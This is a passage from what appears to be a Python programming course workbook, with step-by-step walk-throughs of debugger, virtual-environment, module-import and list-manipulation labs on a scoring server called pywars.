If your data is a string and you type `data.find(b" a ")` passing it bytes then a Traceback is printed in the Debug Console. But if it is a string and you type `data.find(" a ")` passing it bytes then it works fine. Similarly, if your data is bytes and you type `data.find(b" a ")` then it works fine, but if you type `data.find(" a ")` it crashes. BYtes must find bytes and strings must find strings. Please do not take my word for it. Try typing each of those into the debug console prompt and see what happens! The problem here is that the pywars server sends us different random data types. You can solve this with an if statement in your function that checks to see what type of data pywars sent and does the proper `find()` statement. Change your `lab141()` function to match the following block of code.

```
def lab141(data):
    #To complete this lab you find the position of " a " in the data and return its position
    if type(data) == str:
        answer = data.index(" a ")
    elif type(data) == bytes:
        answer = data.index(b" a ")
    return answer
```

Save your program by typing `^ Ctrl` + `s` and run it without debugging by clicking `☰ Menu` + `Run` + `Run without Debugging` on the menu. This option will ignore the breakpoints and execute the program. Watch as your program answers the questions without crashing.

Finally, click the red square to stop the debugger and then close your Visual Studio Code.



Full Walk-through: Lab1.4.2

Take a look at the next question.

```
>>> d.question("lab1.4.2")
For this challenge you must return a byte string that contains everything after the 6th
character of the string in .data(). This is part of the debugger lab. A new folder named
Lab1.4.2 was placed on your Desktop. The solution in the provided file only works some of the
time. Debug the error so that it works every time.
```

In your existing second terminal window change to the new folder on your Desktop.

There you will see a new program named "lab1.4.2.py". If you run it you will see that submits an incorrect answer most if the time, but every once in a while it is correct. After you have seen it run a few times hit `^ Ctrl` + `c` to stop the program.

Technet24


```
(573) student@SEC573:~/Desktop/lab1.4.1$ cd ..
(573) student@SEC573:~/Desktop$ cd lab1.4.2
(573) student@SEC573:~/Desktop/lab1.4.2$ python lab1.4.2.py
Our answer for 12345×welcome-to-sans of b'\x97welcome-to-sans' is Incorrect
Our answer for 12345×are you having fun of b'\x97are you having fun' is Incorrect
Our answer for 12345×A wafer-thin mint of b'\x97A wafer-thin mint' is Incorrect
Our answer for 12345xIts just a flesh wound of b'Its just a flesh wound' is Correct!Already
Scored
Our answer for 12345×Rock-N-Roll of b'\x97Rock-N-Roll' is Incorrect
Our answer for 12345×thats no ordinary rabbit of b'\x97thats no ordinary rabbit' is Incorrect
CONTROL-C
^CTraceback (most recent call last):
  File "/home/student/Desktop/lab1.4.2/lab1.4.2.py", line 21, in
    time.sleep(2)    #Sleep for 2 second so we don't DDoS pywars server.
KeyboardInterrupt

(573) student@SEC573:~/Desktop/lab1.4.2$
```

If you look very closely at the output you may notice something that is different between the incorrect and correct answers. Specifically all of the "Incorrect" answers started with b"\x97". Where did that come from? To the debugger!

```
(573) student@SEC573:~/Desktop/lab1.4.2$ code .
```


Let's create a break point on the last line of function `lab142()` and run the program. Then click ☰ Menu + Run + Start Debugging on the menu to launch the program in Visual Studio Code. Then on the dialog box that appears click "**Python File**".



When you reach the breakpoint look at the value stored in the variable "after_6". If the value doesn't start with "\x97" then click the CONTINUE button and let it grab the next value from the pywars server. **Repeat this process until the value in the "after_6" variable starts with "\x97".**

Now that we have one of the problematic values in variable "data" look at the values shown in the debugger for both "as_bytes" and "after_6". A close look at "as_bytes" reveals the issue. Although the 6th character in variable `data` looks like an "x" it is actually a unicode character. When the character in the 6th position is turned into bytes it is converted to "\xc3\x97" which is two characters wide. Then when we slice everything after the 6th character (which is \xc3) using `[6:]`, we start slicing with "\x97". The pywars server is not expecting half of a unicode character in the answer so it is incorrect.

The solution is to change the order that our function is doing the operations. If you slice the string first and get everything after the first 6 character and then turn it into bytes instead of turning it to bytes first we can avoid this issue. Try it in the debug console.



In the debug console type `data[6:].encode()`. Observe that it does not have that problematic "\x97" at the beginning of the data but `data.encode()[6:]` does.

Change the `lab142()` function to match the this code:

```
def lab142(data):
    #Return as bytes, everything after the 6th position in the data string
    return data[6:].encode()
```

Save your program by typing `^ Ctrl` + `s` and run it without debugging by clicking `☰ Menu` + `Run` + `Run without Debugging` on the menu. This option will ignore the breakpoints and execute the program. Watch as your program answers the questions getting all of them correct.

Technet24

Finally, click the red square to stop the debugger and then close your Visual Studio Code.



Lab Conclusions

- You learned to use if statement for different variable types
- You learned to use Run/Continue
- You learned to use Step-Over
- You learned to use Step-Into
- You learned to create breakpoints
- You learned to restart your program
- You learned the debug console
- You learned how to inspect and change variables
- You learned to use the Visual Studio Code Debugger

Lab 2.1: Virtual Environments and Modules

Objectives

- Create a Virtual Environment
- Activate a Virtual Environment in Visual Studio Code
- Install a module in the virtual environment
- Make a Module behave differently when imported and when being executed
- Correct a module import

Lab Description

In this lab programs have been written to solve pywars lab 2.1.0 through 2.1.2. But they will only run if you are in the correct virtual environment and have correctly installed the required modules. In some cases you may have to correct the import statements. Complete pywars lab 2.1.0 through 2.1.2.

Lab Setup

If the Python session you used in the last lab is still active then you can use that. You can proceed straight to the walk-through. If you closed Python you can open a new Terminal or use your current one. Just activate the `573` virtual environment and type `pywars`:

Open a Terminal by double-clicking the desktop icon.



The first step, is to start the Python interactive shell:

```
$ 573
$ pywars
Welcome to pywars!
>>>
```

Your last successful username and password are automatically recalled and reused.

Technet24

You will also need a second terminal to run your program and launch Visual Studio code. You can open another terminal by clicking the same icon above or open a new tab on the existing window by typing `^ Ctrl` + `⇧ Shift` + `t`. In the new terminal activate your 573 virtual environment and change to the required directory.

```
student@SEC573:~/Documents/pythonclass$ 573
(573) student@SEC573:~/Documents/pythonclass$
```

No Hints Challenge

- Complete pywars Challenges 2.1.0 and 2.1.2 by creating the required virtual environment and correcting any import statements.

Full Walk-through : Lab2.1.0

Ask for the question for lab 2.1.0.

```
>>> d.question("lab2.1.0")
To complete this lab you must create and activate a virtual environment named 'venvlab'. Then
install version5 of pywars module from Mark Baggett's github page. Then run the program named
'lab.py' that was placed in the folder named Lab2.1.0 on your Desktop while you are in the
venvlab virtual environment.
```

In your second terminal open the folder that was created on your Desktop.

```
(573) student@SEC573:~/Desktop$ cd lab2.1.0/
(573) student@SEC573:~/Desktop/lab2.1.0$ ls
lab.py
```

Try to run `lab.py`

```
(573) student@SEC573:~/Desktop/lab2.1.0$ python lab.py
To get this answer correct you must create and activate a virtual environment named 'venvlab'
as outlined in the workbook.
Incorrect
```

You can see here that the lab tells us that we must first create a virtual environment named "venvlab" as outlined in the workbook. This is that workbook. Run the commands required to create and activate a virtual environment named "venvlab" and rerun the program.

```
(573) student@SEC573:~/Desktop/lab2.1.0$ python -m venv ~/python-envs/venvlab
(573) student@SEC573:~/Desktop/lab2.1.0$ source ~/python-envs/venvlab/bin/activate
(venvlab) student@SEC573:~/Desktop/lab2.1.0$ python lab.py
To get this answer correct you must create and activate a virtual environment named 'venvlab'
as outlined in the workbook.
```

```
You must pip install version5 of the pywars module from Mark Baggett's github page.
Traceback (most recent call last):
  File "/home/student/Desktop/lab2.1.0/lab.py", line 9, in
    import pywars
ModuleNotFoundError: No module named 'pywars'
```

Now the lab tells you that you must install Version 5 of the pywars module from Mark Baggett's Github page. It is important to know that you can use "pip" to install modules from various locations, not just the published repositories. The format of destination is "git+" followed by a URL to a repository containing a setup.py or project.toml file. If you need to specify a github branch, as we do, you put that after the character "@" at the end of the URL.

```
(venvlab) student@SEC573:~/Desktop/lab2.1.0$ python -m pip install git+https://github.com/
markbaggett/pywars@version5

Collecting git+https://github.com/markbaggett/pywars@version5
  Cloning https://github.com/markbaggett/pywars (to revision version5) to /tmp/pip-req-build-
_kmm1pcb
  Running command git clone --filter=blob:none --quiet https://github.com/markbaggett/pywars /
tmp/pip-req-build-_kmm1pcb
  Running command git checkout -b version5 --track origin/version5

  -- Output truncated to save a tree --

Successfully built pywars
Installing collected packages: urllib3, pygments, mdurl, idna, charset-normalizer, certifi,
requests, markdown-it-py, rich, pywars
Successfully installed certifi-2024.2.2 charset-normalizer-3.3.2 idna-3.6 markdown-it-py-3.0.0
mdurl-0.1.2 pygments-2.17.2 pywars-5.0.3 requests-2.31.0 rich-13.7.0 urllib3-2.2.1
```

That generates a lot of output. Some installations may even generate error messages as PIP tries multiple methods of installing the package. What you want to look for to determine if it installed correctly is the name of your module after "Successfully installed" at the end of the output. Your subversion numbers might be not match exactly. For example you might have installed pywars-5.1.9 or something like that. As long as your starts with a 5 you should be fine for this lab. Now rerun `lab.py`.

```
(venvlab) student@SEC573:~/Desktop/lab2.1.0$ python lab.py
To get this answer correct you must create and activate a virtual environment named 'venvlab'
as outlined in the workbook.
Correct!Already Scored
```

You did it. Well done. Don't close your terminal. Continue using it on the next lab.

Full Walk-through : Lab2.1.1

Ask for the question for lab 2.1.1.

Technet24

```
>>> d.question("lab2.1.1")
The data was encoded using a Huffman encoding. The clear text is all lower case letters. The
frequency values of the all lower case letters are calculated by adding 3 to the ordinal value
of the letter and then taking its cube. Decode the Huffman encoded value and submit the
resulting bytes. This lab is part of the virtual environments and modules lab. A program named
'lab.py' was placed in the folder named Lab2.1.1. It would work in the right environment.
```

Hopefully you didn't close your terminal from lab2.1.0 above. If you did, open a new terminal and reactivate "venvlab" that you created above. In your second terminal open the folder that was created on your Desktop. Then look at the files that are there.

```
(venvlab) student@SEC573:~/Desktop/lab2.1.0$ cd ..
(venvlab) student@SEC573:~/Desktop$ cd lab2.1.1
(venvlab) student@SEC573:~/Desktop/lab2.1.1$ ls
lab.py
```

Try to run `lab.py`

```
(venvlab) student@SEC573:~/Desktop/lab2.1.1$ python lab.py
You must pip install version 0.4.1 of the dahuffman module from pypi.org.
Traceback (most recent call last):
  File "/home/student/Desktop/lab2.1.1/lab.py", line 15, in
    from dahuffman import HuffmanCodec
ModuleNotFoundError: No module named 'dahuffman'
```

This lab requires that we install a module called dahuffman from pypi.org.

I will usually start my search for new modules by going to https://pypi.org.

There you can type the name of a module such as "dahuffman" into the search bar.

Finally you can look through the matching modules and click on the one that interests you. Here is a link to the page for our module.

When evaluating a published project to determine its legitimacy we should use the same criteria we would for a random github repository. There is no review of these projects done by any governing authority before it is published. It is a good idea to look at the publish date, the number of stars, forks and pull requests to see if it appears to be actively maintained by a large group of people. There are also project like guarddog that uses semgrep to scan repositories and look for indicators of maliciousness. While those things might give hints to whether or not the code contains any hidden malicious capabilities they are only hints. The only way to know for sure is to read the code.

Install the module using 'pip'.

```
(venvlab) student@SEC573:~/Desktop/lab2.1.1$ pip install dahuffman
Collecting dahuffman
  Using cached dahuffman-0.4.1-py2.py3-none-any.whl (18 kB)
```

```
Installing collected packages: dahuffman
Successfully installed dahuffman-0.4.1
```

```
(venvlab) student@SEC573:~/Desktop/lab2.1.1$ python lab.py
Correct!
```

Full Walk-through : Lab2.1.2

Ask for the question for lab 2.1.2.

```
>>> d.question("lab2.1.2")
To complete this lab you must calculate the md5 sum of the value in the data and submit it as a
hexdigest. This lab is part of the venv and module lab. A folder named Lab2.1.2 was just
extracted to your Desktop. You want to be able to run lab.py. But the program is missing the
correct import statement at the top. Add that line and it should run properly.
```

For this lab you can continue in your current venvlab virtual environment or go back to the 573 virtual environment. In either case, in your non-pywars terminal change to the new folder. Then try to run `lab.py`.

```
(venvlab) student@SEC573:~/Desktop/lab2.1.1$ cd ..
(venvlab) student@SEC573:~/Desktop$ cd lab2.1.2
(venvlab) student@SEC573:~/Desktop/lab2.1.2$ ls
lab.py
(venvlab) student@SEC573:~/Desktop/lab2.1.2$ python lab.py
Traceback (most recent call last):
  File "/home/student/Desktop/lab2.1.2/lab.py", line 11, in
    answer = md5(data).hexdigest()
NameError: name 'md5' is not defined
```

A traceback was generated indicating that the name "md5" was not found. The traceback also tells us that it is on line 11 of our program. Let's open it up and take a look at that line.

```
(venvlab) student@SEC573:~/Desktop/lab2.1.2$ code .
```

Open `lab.py` and take a look at the program.

Technet24

```
import pywars
# To complete this lab you must put an import statement below that imports the md5 object
from the build in hashlib module in a way that make the rest of the program work as
written.

#<import something here so the rest of the program works>

# Do not change anything below this line.
if __name__ == "__main__":
    d = pywars.Client()
    d.login()
    data = d.data("lab2.1.2")
    answer = md5(data).hexdigest()
    print( d.answer( answer ) )
```

The comments tell us that we have to add an import statement to the program. The second comment even tells us where we have to add the line. The question then becomes what line do we add? The second to the last line of the traceback told us the error was on the line containing `answer = md5(data).hexdigest()` and that "md5" was not defined.

`md5()` creates a variable of type md5. The error tells us that `md5` is not defined anywhere inside this program. We could solve by writing a function to calculate md5 hashes but that sounds like a lot of work. The comments tell us that we need to import something. What could we import that will calculate md5 hashes? Python has a built in module called `hashlib`

We could calculate an md5 hash using one of these two import syntax. Remember, how you import it determines how you call it.

Option 1:

```
>>> import hashlib
>>> hashlib.md5("TEST").hexdigest()
```

This option puts the entire hashlib module into the variable `hashlib`. Then we call the `md5` object attached to it.

or Option2:

```
>>> from hashlib import md5
>>> md5("TEST").hexdigest()
```

This option puts the `md5` object directly into our global variables. Because the existing program just uses `md5(data).hexdigest()` and doesn't use `hashlib.md5(data).hexdigest()` we can fix this by just adding the import syntax in Option 2 to our code. Update the program as follows:

```python
import pywars
from hashlib import md5

# Do not change anything below this line.
if __name__ == "__main__":
    d = pywars.Client()
    d.login()
    data = d.data("lab2.1.2")
    answer = md5(data).hexdigest()
    print( d.answer( answer ) )
```

Save your program by typing ^ Ctrl + s and run it without debugging by clicking ☰ Menu + Run + Run without Debugging on the menu. Your program will complete successfully.

You will not need the "venvlab" environment any longer. Reactivate the 573 virtual environment by typing 573.

```
(venvlab) student@SEC573:~/Desktop/lab1.4.2$ 573
(573) student@SEC573:~/Desktop/lab1.4.2$
```

You have completed this lab!

Lab Conclusions

- In this lab, we learned how to create and use a virtual environment
- We learned how to use pip to install packages from github
- We learned how to use pip to install packages from the pypi package repository
- We learned how to resolve module import issues

Technet24

Lab 2.2: Lists

Objectives

- Perform the list exercises in pywars
- May require many of the skills from Day 1, beyond just lists
- Most require you to define a function
- You need loops for some of these
- Complete as many of the following as you can from Lab 2.2.0 to Lab 2.2.11

Lab Description

Several of the exercises will build your skills with lists. During this exercise, you will complete challenges Lab 2.2.0 through Lab 2.2.11.

Lab Setup

If the Python session you used in the last lab is still active then you can use that. You can proceed straight to the walk-through. If you closed Python you can open a new Terminal or use your current one. Just activate the `573` virtual environment and type `pywars`:

Open a Terminal by double-clicking the desktop icon.



The first step, is to start the Python interactive shell:

```
$ 573
$ pywars
Welcome to pywars!
>>>
```

Your last successful username and password are automatically recalled and reused.

You will also need a second terminal to run your program and launch Visual Studio code. You can open another terminal by clicking the same icon above or open a new tab on the existing window by typing `^ Ctrl` + `⇧ Shift` + `t`. In the new terminal activate your 573 virtual environment and change to the required directory.

```
student@SEC573:~/Documents/pythonclass$ 573
(573) student@SEC573:~/Documents/pythonclass$
```

No Hints Challenge

Work pywars Labs 2.2.0 through 2.2.11. These exercises are designed to build your list skills.

Full Walk-through: Lab 2.2.0

Note

The walk-throughs in this section will be done using only the pywars terminal. However, you may wish to complete these labs using Visual Studio code. Each of these labs will drop a new folder on your Desktop containing a script to get you started. If you choose to complete these labs with Visual Studio Code place the changes shown in this section into the provided code and run it in Visual Studio Code. Alternatively you can type the commands directly into the pywars/python terminal as shown.

The first thing to do, is to read the question as shown below:

```
>>> d.question('lab2.2.0')
Read the list from data and return the 3rd element. Solve this in the python terminal or using
the
program placed on your Desktop.
```

If you choose to use the provide script open Visual Studio Code from a second window.

```
(573) student@SEC573:~/Desktop$ cd lab2.2.0
(573) student@SEC573:~/Desktop/lab2.2.0$ code .
```

Then open `lab.py` and complete the function. If you are unsure what to put in the function it is often helpful to first solve it in the iterative shell. This lab is trivially easy in the interactive shell so the walk through won't use `lab.py`.

The question requires that you grab the third element in the list.

Let's get a sample of the data and store it in a variable `x`. Then, we can print it to see what the data looks like:

```
>>> x = d.data('lab2.2.0')
>>> x
[74, 33, 62, 9, 8]
```

Remember that your indexes begin at zero, so the third element in the list has an index of 2. We can solve this simply by returning `x[2]`:

Technet24

```
>>> x[2]
62
```

Like many of these challenges, this one could be solved in one line. In this example, you don't need to bother creating a function to solve it. You can just grab the data value and slice out the third item in the list.

```
>>> d.answer( d.data('lab2.2.0')[2] )
'Correct!'
```

You are done and ready to move on to question "lab2.2.1". If you choose to do this lab by modifying the `lab.py` that was placed in the "lab2.2.0" folder on your Desktop your solution might look like this:

```
import pywars

def lab220(data):
    #Return the 3rd item in data
    return data[2]

if __name__ == "__main__":
    d = pywars.Client()
    d.login()
    print(d.answer(lab220(d.data('lab2.2.0'))))
```

If you had typed that into `lab.py`, then saved your program by typing `^ Ctrl` + `s` and run it without debugging by clicking `☰ Menu` + `Run` + `Run without Debugging` on the menu. You would see "Correct!" printed in the terminal window.

Full Walk-through: Lab 2.2.1

Now, let's grab Lab 2.2.1:

```
>>> d.question('lab2.2.1')
Build a list of numbers starting at 1 and up to but not including the number in data(). Solve
this in the python terminal or using the program placed on your Desktop.
```

Let's get a sample of the data and store it in a variable `x`. Then, we can print it to see what the data looks like:

```
>>> x = d.data('lab2.2.1')
>>> x
50
```

This question requires that you create a new list of numbers ranging from 1 up to but not including the number provided in `data()`. That is what the `range()` function does. Calling the range function and passing it 1 as its first parameter and `d.data()` as its second parameter will generate the required list.

Let's try it with the stored data:

```
>>> list(range(1, x))
[1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22, 23, 24, 25, 26,
27, 28, 29, 30, 31, 32, 33, 34, 35, 36, 37, 38, 39, 40, 41, 42, 43, 44, 45, 46, 47, 48, 49]
```

Note

In Python 3, the `range()` function doesn't return a list; it returns a range object. This is why we use the `list()` function to convert it into a list.

Now, let's use this to submit our answer and get the points:

```
>>> d.answer( list(range(1, d.data('lab2.2.1'))) )
'Correct!'
```

Full Walk-through: Lab 2.2.2

Grab the question as before:

```
>>> d.question('lab2.2.2')
Count the number of items in the list in data(). The answer is the number of items in the list.
Solve this in the python terminal or using the program placed on your Desktop.
```

Let's get a sample of the data and store it in a variable `x`. Then, we can print it to see what the data looks like:

```
>>> x = d.data('lab2.2.2')
>>> x
['e', 'j', 'z', 'h', '3', 'a', 'p', '6', 'm', '7', '9', 'n', '5', 'e', 'm', 'o', '3', '6', '5',
'x', '5', 'b', 'i', 'x', 'f', 's', 'g', 'o', '7', 'y', 'o', 'b', 'v', '2', '0', '9', 'p', 'i',
'w']
```

This challenge requires that you identify the number of items in a list. That is the purpose of the `len()` function.

Let's try it with the stored data:

```
>>> len(x)
39
```

If you measure the length of the list in `d.data()` using the `len()` function and submit the results, then you have the answer!

```
>>> d.answer( len(d.data('lab2.2.2')) )
'Correct!'
```


Technet24

Full Walk-through: Lab 2.2.3

Now, let's look at Lab 2.2.3:

```
>>> d.question('lab2.2.3')
Split the data element based on the comma (',') delimiter and return the 10th element. Solve
this in the python terminal or using the program placed on your Desktop.
```

Let's get a sample of the data and store it in a variable `x`. Then, we can print it to see what the data looks like:

```
>>> x = d.data('lab2.2.3')
>>> x
'h,9,x,r,h,i,w,7,u,j,w,r,w,m,j'
```

The question requires that you split the string based on the comma delimiter and return the 10th element. You can use the `split()` method to split on commas by passing a comma as an argument. The 10th element will be at position 9.

Let's try it with the stored data:

```
>>> x.split(',')
['h', '9', 'x', 'r', 'h', 'i', 'w', '7', 'u', 'j', 'w', 'r', 'w', 'm', 'j']
>>> x.split(',')[9]
'j'
```

Let's switch it up a bit and do this one in Visual Studio Code. **In your second terminal window** change to the new folder on your Desktop.

```
(573) student@SEC573:~$ cd ~/Desktop/lab2.2.3
(573) student@SEC573:~$ code .
```

Now open `lab.py`.

```
import pywars


def lab223(data):
    #Split the data element on the comma (",") delimiter and return the 10th element.
    pass


if __name__ == "__main__":
    d = pywars.Client()
    d.login()
    print(d.answer(lab223(d.data('lab2.2.3'))))
```

Then write the `lab223()` function as follows:

```
1  def lab223(data):
2      as_list = data.split(',')
3      return as_list[9]
```

Here is what those lines do:

- Line 2 - Convert it into a list by splitting on comma
- Line 3 - Retrieve the 10th item from position 9 in the list

Save your program by typing ^ Ctrl + s and run it without debugging by clicking ☰ Menu + Run + Run without Debugging on the menu. You should see "Correct!" printed in the terminal window.

Full Walk-through: Lab 2.2.4

Now, let's look at Lab 2.2.4:

```
>>> d.question('lab2.2.4')
The data element contains a line from an /etc/shadow file. The shadow file is a colon delimited
file. The 2nd field in the colon delimited field contains the password information. The
password information is a dollar sign delimited field with three parts. The first part
indicates what cypher is used. The second part is the password salt. The last part is the
password hash. Retrieve the password salt for the root user. Solve this in the python terminal
or using the program placed on your Desktop.
```

Let's get a sample of the data and store it in a variable `x`. Then, we can print it to see what the data looks like:

```
>>> x = d.data('lab2.2.4')
>>> x
'root:$1$s6WikqlG$370xDLmeGD9m4aF/ciIlC.:14425:0:99999:7:::'
```

This question is all about splitting and slicing. First, split on the colon and grab the item at position 1:

```
>>> x.split(':')[1]
'$1$s6WikqlG$370xDLmeGD9m4aF/ciIlC.'
```

After splitting on the `':'` and pulling the password information from position 1, we can split it again on the `'$'`. Because the password field starts with a `'$'`, the item in position 0 of the list returned by `.split('$')` will be blank. The cipher algorithm is in position 1, and the salt that we want is in position 2. Now, split on the dollar sign and grab the item at position 2:

```
>>> x.split(':')[1].split('$')[1]
'1'
>>> x.split(':')[1].split('$')[2]
's6WikqlG'
```

Now press up arrow and replace variable "x" with "d.data('lab2.2.4')".

Technet24

```
>>> d.data('lab2.2.4').split(':')[1].split('$')[2]
's6WikqlG'
```

Now press the up arrow again and submit that to `d.answer()` for the points!

```
>>> d.answer( d.data('lab2.2.4').split(':')[1].split('$')[2] )
'Correct!'
```

Full Walk-through: Lab 2.2.5

Let's take a look at the next question:

```
>>> d.question('lab2.2.5')
Add a string of "Pywars rocks" to the end of the list in the data element. Submit the new list.
Solve this in the python terminal or using the program placed on your Desktop.
```

Let's get a sample of the data and store it in a variable `x`. Then, we can print it to see what the data looks like:

```
>>> x = d.data('lab2.2.5')
>>> x
['something completely different', 'are you having fun']
```

For this question, you have to append a new entry to the end of the existing list in `data()`.

A common mistake is to try to return an object on the same line that you call a method for that object. For example, you might try this:

```
>>> d.answer(d.data('lab2.2.5').append('Pywars rocks'))
'Incorrect'
```

The problem is that the `.append()` method doesn't return a new copy of the list. It returns NOTHING or, more specifically, **None**. Instead, you should just store a copy of the list given to us from pywars, add to it, then submit the new list. Because it requires a few steps, this one is easier in Visual Studio Code.

In your second terminal window change to the new folder on your Desktop.

```
(573) student@SEC573:~$ cd ~/Desktop/lab2.2.5
(573) student@SEC573:~$ code .
```

Then open `lab.py`.

```
import pywars
```

```
def lab225(data):
    #Add the string "Pywars rocks" to the end of the list in the data element. Submit the new
list.
    pass


if __name__ == "__main__":
    d = pywars.Client()
    d.login()
    print(d.answer(lab225(d.data('lab2.2.5'))))
```

Excellent, let's create a function to solve this:

```
1  def lab225(data):
2      data.append('Pywars rocks')
3      return data
```

Here is what those lines do:

- Line 2 - We add 'Pywars rocks' as a new item at the end of the list currently stored in variable "data"
- Line 3 - We return the newly updated list

Save your program by typing ^ Ctrl + s and run it without debugging by clicking ☰ Menu + Run + Run without Debugging on the menu. You should see "Correct!" printed in the terminal window.

Full Walk-through: Lab 2.2.6

Let's take a look at the next question:

```
>>> d.question('lab2.2.6')
Add up all the numbers in the list and submit the total. Solve this in the python terminal or
using the program placed on your Desktop.
```

Let's get a sample of the data and store it in a variable `x`. Then, we can print it to see what the data looks like:

```
>>> x = d.data('lab2.2.6')
>>> x
[2, 5, 4, 2, 3, 3, 5, 6, 3, 1, 8, 8, 0, 7, 9, 1, 4, 0, 8, 5, 1]
```

For this question, you need to add up all the numbers in the `data()` element.

Python has a built-in function called "`sum()`" that will add up all the values in a list. So, you could just call `sum()` and pass it `d.data()`.

```
>>> sum(x)
85
```


Technet24

Alternatively, instead of using the built-in sum function, you could write your own. To do so, initialize a variable (such as 'total') to zero. Then, step through the items in list list_of_integers with a for loop, adding each item in the list to total. That function would look like this:

```
def lab226(list_of_integers):
    total = 0
    for each_num in list_of_integers:
        total = total + each_num
    return total
```

There is no reason to do that. If a function is provided by Python its easier, and faster to just use it. But I wanted you to see what that function would look like.

Let's use sum and submit the answer.

```
>>> d.answer( sum(d.data('lab2.2.6')) )
'Correct!'
```

Full Walk-through: Lab 2.2.7

Let's take a look at lab 2.2.7:

```
>>> d.question('lab2.2.7')
Given a string that contains numbers separated by spaces, add up the numbers and submit the
sum. For example "1 1 1" returns 3. Solve this in the python terminal or using the program
placed on your Desktop.
```

Let's get a sample of the data and store it in a variable `x`. Then, we can print it to see what the data looks like:

```
>>> x = d.data('lab2.2.7')
